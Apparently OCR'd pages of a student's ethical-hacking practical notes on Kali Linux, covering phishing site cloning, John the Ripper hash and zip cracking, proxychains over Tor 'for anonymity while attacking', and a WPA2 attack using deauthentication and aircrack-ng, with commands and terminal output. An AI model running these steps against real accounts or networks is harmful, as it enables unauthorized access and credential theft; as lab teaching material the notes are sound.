
We will provide the url of the website and it will clone that website.




The user enters their login credentials or other sensitive information into the fake website, believing that they are on the legitimate website. However, the information is actually being sent to the attacker.



The attacker now has access to the user's login credentials and other personal information, which they can use to steal money or commit identity theft.




# Practical: 4

## Brute Force Attack

## John The Ripper

### Single crack mode

Single crack mode is a method of password cracking that involves testing every possible combination of characters until the correct password is found. This is the simplest and slowest method of cracking passwords and is generally not effective for cracking complex passwords.

```
┌──(root💀osboxes)-[/home/osboxes]
└─# john --single --format=raw-sha1 sha1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
0g 0:00:00:00 DONE (2021-11-25 14:00) 0g/s 0p/s 0c/s 0C/s
Session completed
```

## Wordlist crack

Finally mentioning the cracking file.

You can specify any wordlist, Most of the wordlist will be in cd /usr/share

I suggest you to use rockyou.txt because it has 14 million passwords.

Wordlist crack involves using a pre-compiled list of possible passwords, also known as a wordlist, to attempt to crack a password. The wordlist contains a collection of words and phrases that are commonly used as passwords or are likely to be used by the target. The tool used for wordlist cracking is often John the Ripper, which is a popular password cracking tool.


```
┌──(root💀osboxes)-[/home/osboxes]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha1 sha.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Press 'q' or Ctrl-C to abort, almost any other key for status
hello world      (?)
1g 0:00:00:00 DONE (2021-11-25 14:21) 2.631g/s 2456Kp/s 2456Kc/s 2456KC/s hello.moto..hello
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed

┌──(root💀osboxes)-[/home/osboxes]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha1 sha.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
No password hashes left to crack (see FAQ)

┌──(root💀osboxes)-[/home/osboxes]
└─# john --show sha.txt
?:hello world

1 password hash cracked, 0 left
```

## Md5

The md5 decryption is very easy and I am using the –wordlists command

john –wordlist=/usr/share/wordlists/rockyou.txt –format=raw-md5 md5.txt

MD5 is a cryptographic hash function that is commonly used to store passwords securely. However, MD5 has been known to have vulnerabilities and is not considered secure anymore. Cracking an MD5 hash involves comparing the hash value to a pre-computed list of hashes known as a rainbow table or using brute-force methods.





## Sha256

Now, let's crack the sha256 A tough hash

john –wordlist=/usr/share/wordlists/rockyou.txt –format=raw-sha256 sha256.txt

SHA256 is a cryptographic hash function that is widely used for securing data. It is a one-way function that generates a fixed-length output, which cannot be reversed to find the original input. Cracking a SHA256 hash involves the same methods used for cracking MD5 hashes.




## Cracking multiple hash files

To crack multiple files just keep on adding the file names

john -w=/usr/share/wordlists/rockyou.txt –form=raw-sha256 baby.txt dad.txt mom.txt

Cracking multiple hash files involves attempting to crack multiple hashes at once. This can be done by specifying the file names of the hashes in the command line. The same methods used for cracking single hashes can be used for cracking multiple hashes.

```
┌──(root💀osboxes)-[/passwd]
└─# john -w=/usr/share/wordlists/rockyou.txt --form=raw-sha256 baby.txt dad.txt mom.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Press 'q' or Ctrl-C to abort, almost any other key for status
baby             (?)
mom              (?)
dad              (?)
3g 0:00:00:00 DONE (2021-11-25 16:24) 13.63g/s 1014Kp/s 1014Kc/s 1186KC/s daisy29..cierra12
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed
```

## Zip file cracking

Zip file cracking involves cracking the password of a password-protected zip file. The process involves converting the zip file to a text file format and then using a wordlist attack to crack the password. The tool used for converting the zip file to a text file format is called zip2john. Once the file is converted to a text file format, the same method used for cracking other passwords can be used for cracking zip file passwords.


Cracking a Zip file is very easy just convert the zip file to the txt format and then we do a wordlist attack.

zip2john protected.zip > crack77.txt

```
┌──(root💀osboxes)-[/home/osboxes]
└─# zip2john protected.zip > crack77.txt
ver 2.0 Scanning for EOD... FOUND Extended local header
protected.zip/Untitled design (4).png PKZIP Encr: cmplen=34429, decmplen=34986, crc=6753B136

┌──(root💀osboxes)-[/home/osboxes]
└─# cat crack77.txt
protected.zip/Untitled design (4).png:$pkzip2$1*1*2*0*867d*88aa*6753b136*0*35*8*867d*6753*0000*f8b49521535f91e6e18859f03c5ac62d20c2
bc0881408bb1c5348653cd11d0805f36f050bc2bd6793cf53c912fa9b4a859d7c789187c5097f96fd501c5fe7c86ac90bda657dd687d3c36e669773985ce6e48539
821636f675fd8421dfece98ae2e0599163927f48cd815594fe5f4364828b4ad5fef70c1bab9a10a6c4b2c3018a14ab40098c5c051ee2177d5c8cc53ecedb94e6733
ddf7b5f18efa6009a8044d8a1ae85bfa3101e586643eea2b2b969a95d11503c89781436d9e8e5a20c05b9962f4bce12d85b76f2c652248ff8371e4da44f0f7379eb
87ba862678ddc13705c70b9d628c73e18017ea2259c98c1341cea0df959095eb7197fb65b115e54beab64e128ffd45cd2256f34e9de1ac56e96838f8d770ac66602
5d7af69a43d9c9a8d1a77151e87cacbe0f2162871f77e753ae98dab917b8fb1ed7c98adc265aa824cdaaea80205bba6fad7d652d35286bed19a464e37a488836f29
57129ba29b13dc0c64f63c8abe648c9b37b9ea477b1825f92b9e1c3e1139d121ff2a78d39bee0ab4ea4faf1283fce198fb12fe10bfe534b71a36b1661bd66599fbd
6b01671faeffa808f2d6f0cbcbf9a3524d600931cbccf0321e4b467b0b4b24e2b80e7b9acef569a7348f2d1fcefb8f984174972fd919d581e50f06e3f79b6f07eb4
74fcc81cf1888ca505ad0a349fa9083041baac30f8b2b2fe908937f6938fe0b839140f64341b9b456f4ea9db688001ef0abd553a70be02f48b98aa1ebca1ca2c1b2
1326e65bc8a81cc0582aa9e826a26bb5b2039a3597a85f7d8a391c4e590f4629b227b4887264cefa170d4647aeb88288d4f4da261d58e13153adf516d18717e8149
3b89f514c7ceee8735316947a69e85014be76015bff8f16c77c163896aeb676998a09eeadc2a3ee1c20bbd7da431f15ce152e48fc1d794141cbfc513d09410a3986
```

Now, lets crack the file

john –wordlist=/usr/share/wordlists/rockyou.txt crack77.txt




# Practical : 5

## Proxy Chain

In computer networking, A proxy server is a server application that acts as an intermediary between a client requesting a resource and the server providing that resource.

Where's proxy chains are series of intermediate between a client and the resource.

In simple the proxychains gives anonymity while attacking the target machine.


### Proxy

Proxy are usually found on the browser. And anonymize HTTP protocols and web connection and the things you are doing on the internet.


### Proxy-chains

Proxy-chains is a tool that anonymize whatever you are doing on the computer, We could add multiple IP address as bridge to get the resources.


## Install the Proxy Chain




## Starting the tor Services


**Configure Proxychains:** Once Proxychains is installed, you need to configure it to use the proxy servers in the chain.




We will using Dynamic Chain for proxy

## Dynamic chain

The Dynamic chain has series of IP address and the connection goes through it, In dynamic proxy at least one proxy must be online to play in the chain.

```
 9#
10dynamic_chain
11#
12# Dynamic - Each connection will be done via chained proxies
13# all proxies chained in the order as they appear in the list
14# at least one proxy must be online to play in chain
15# (dead proxies are skipped)
16# otherwise EINTR is returned to the app
17#
18#strict_chain
19#
20# Strict - Each connection will be done via chained proxies
21# all proxies chained in the order as they appear in the list
22# all proxies must be online to play in chain
23# otherwise EINTR is returned to the app
24#
25#random_chain
26#
27# Random - Each connection will be done via random proxy
28# (or proxy chain, see  chain_len) from the list.
29# this option is good to test your IDS :)
30
```

```
36
37# Proxy DNS requests - no leak for DNS data
38#proxy_dns
39
40# Some timeouts in milliseconds
41tcp_read_time_out 15000
42tcp_connect_time_out 8000
43
44# ProxyList format
45#       type  host  port [user pass]
46#       (values separated by 'tab' or 'blank')
47#
48#
49#        Examples:
50#
51#               socks5  192.168.67.78   1080    lamer   secret
52#               http    192.168.89.3    8080    justu   hidden
53#               socks4  192.168.1.49    1080
54#               http    192.168.39.93   8080
55#
56#
57#       proxy types: http, socks4, socks5
58#        ( auth types supported: "basic"-http  "user/pass"-socks )
59#
```

## Entering the Proxy Server in the Proxy List


```
59#
60[ProxyList]
61# add proxy here ...
62# meanwile
63# defaults set to "tor"
64socks4  127.0.0.1 9050
65socks5 127.0.0.1 9050
```

## For proxy we also have to change the DNS


```
┌──(kali㉿kali)-[~]
└─$ sudo leafpad /usr/lib/proxychains3/proxyresolv
```

```
Edit  Search  Options  Help
1 #!/bin/sh
2 # This script is called by proxychains to resolve DNS names
3
4 # DNS server used to resolve names
5 DNS_SERVER=${PROXYRESOLV_DNS:-8.8.8.8}
6
7
8 if [ $# = 0 ] ; then
9         echo "  usage:"
10        echo "          proxyresolv <hostname> "
11        exit
12 fi
13
14
15 export LD_PRELOAD=libproxychains.so.3
16 dig $1 @$DNS_SERVER +tcp | awk '/A.+[0-9]+\.[0-9]+\.[0-9]/{print $5;}'
17
```

## Before the Proxy Server Enable




## After the Proxy Server Enabled




# Practical – 6

## Wireless Attack


Wireless attacks using Kali Linux and Aircrack-ng typically involve the following steps:

Monitor the wireless network: To begin, you'll need to put your wireless interface in "monitor" mode, which allows it to capture wireless traffic. This can be done using the "airmon-ng" command in Kali Linux.

Identify the target network: Once your wireless interface is in monitor mode, you can use the "airodump-ng" command to scan for nearby wireless networks and identify the target network.

Capture traffic: Use the "airodump-ng" command to capture traffic on the target network. You can save this traffic to a file for later analysis.

Crack the password: If the target network is secured with a password, you can use the captured traffic to crack the password using the "aircrack-ng" command. This command uses a dictionary attack to try common passwords until it finds the correct one.






**Step 1:** Monitor the wireless network


The wireless interface. You can find the name of your wireless interface by entering the following command:

```
┌──(root㉿kali)-[/home/kali]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=-2147483648 dBm

          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

**Step 2:** Identify the target network




```
CH  7 ][ Elapsed: 12 s ][ 2023-02-18 07:37

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

5A:7A:7E:D6:31:50  -18       22        0    0   1   65   WPA2 CCMP   PSK super 4G network

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

Quitting ...
```

This will display a list of nearby wireless networks. The BSSID (MAC address) of the target network.

**Step 3:** Capture traffic

To capture traffic on the target network.

```
┌──(root㉿kali)-[/home/kali]
└─# airodump-ng wlan0mon -c 1 --bssid  5A:7A:7E:D6:31:50 -w targetfile
```

```
(root㉿kali)-[/home/kali]
 aireplay-ng --deauth 0 -a  5A:7A:7E:D6:31:50 wlan0mon
40:41  Waiting for beacon frame (BSSID: 5A:7A:7E:D6:31:50)
 channel 1
 this attack is more effective when targeting
onnected wireless client (-c <client's mac>).
40:42  Sending DeAuth (code 7) to broadcast -- BSSID: [5A:
7E:D6:31:50]
40:42  Sending DeAuth (code 7) to broadcast -- BSSID: [5A:
7E:D6:31:50]
40:42  Sending DeAuth (code 7) to broadcast -- BSSID: [5A:
7E:D6:31:50]
40:43  Sending DeAuth (code 7) to broadcast -- BSSID: [5A:
7E:D6:31:50]
40:43  Sending DeAuth (code 7) to broadcast -- BSSID: [5A:
7E:D6:31:50]
40:44  Sending DeAuth (code 7) to broadcast -- BSSID: [5A:
7E:D6:31:50]
40:44  Sending DeAuth (code 7) to broadcast -- BSSID: [5A:
7E:D6:31:50]
40:45  Sending DeAuth (code 7) to broadcast -- BSSID: [5A:
7E:D6:31:50]
```

```
 CH  1 ][ Elapsed: 2 mins ][ 2023-02-18 07:41 ][ WPA handshake: 5A:7A:7E

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER

 5A:7A:7E:D6:31:50  -22 100     1376       42    0   1   65   WPA2 CCMP

 BSSID              STATION            PWR   Rate    Lost    Frames  Not

 5A:7A:7E:D6:31:50  56:38:BB:CE:04:33  -34    1e- 1e   455      109  EAPO
L

 MAC                CH PWR    ACK ACK/s    CTS RTS_RX RTS_TX  OTHER

 56:38:BB:CE:04:33   1 -31     61     3      0      0      0      0
 5A:7A:7E:D6:31:50   1 -34     62     3      0      0      0      0
```

**Step 4:** Crack the password/ Or get the Key

You can use the captured traffic to crack the password or find the key.

```
┌──(root㉿kali)-[/home/kali]
└─# aircrack-ng -w Desktop/wordlist.txt targetfile-01.cap
```

```
                    Aircrack-ng 1.7

[00:00:01] 1584/203809 keys tested (1862.98 k/s)

Time left: 1 minute, 48 seconds                         0.78%

                    KEY FOUND! [ super123 ]


Master Key     : 0A AF 42 8B 1B 60 94 BA F6 E4 D8 DC 1D E0 BD 03
                 DF BF 77 15 9D 55 AF 88 9B 04 B5 56 7F 58 31 49

Transient Key  : 15 FF E6 05 FC 59 64 EA 25 E1 54 42 2F C5 B9 11
                 F8 BF 81 81 D6 FC 75 E6 E9 C4 B1 B6 03 53 33 F2
                 DE 73 0D CD E0 11 06 0F E8 77 33 39 16 E9 EE 60
                 2D 87 E6 33 49 77 88 AA 48 D8 FB A5 4A 27 74 F4

EAPOL HMAC     : FA 44 92 84 8B 3E 2D 56 82 33 15 32 CF 8B D9 30
```

# Practical – 7


## Burp Suite

Burp Suite is a powerful software tool for web application security testing and analysis. It is commonly used by security professionals and ethical hackers to identify vulnerabilities in web applications and websites.

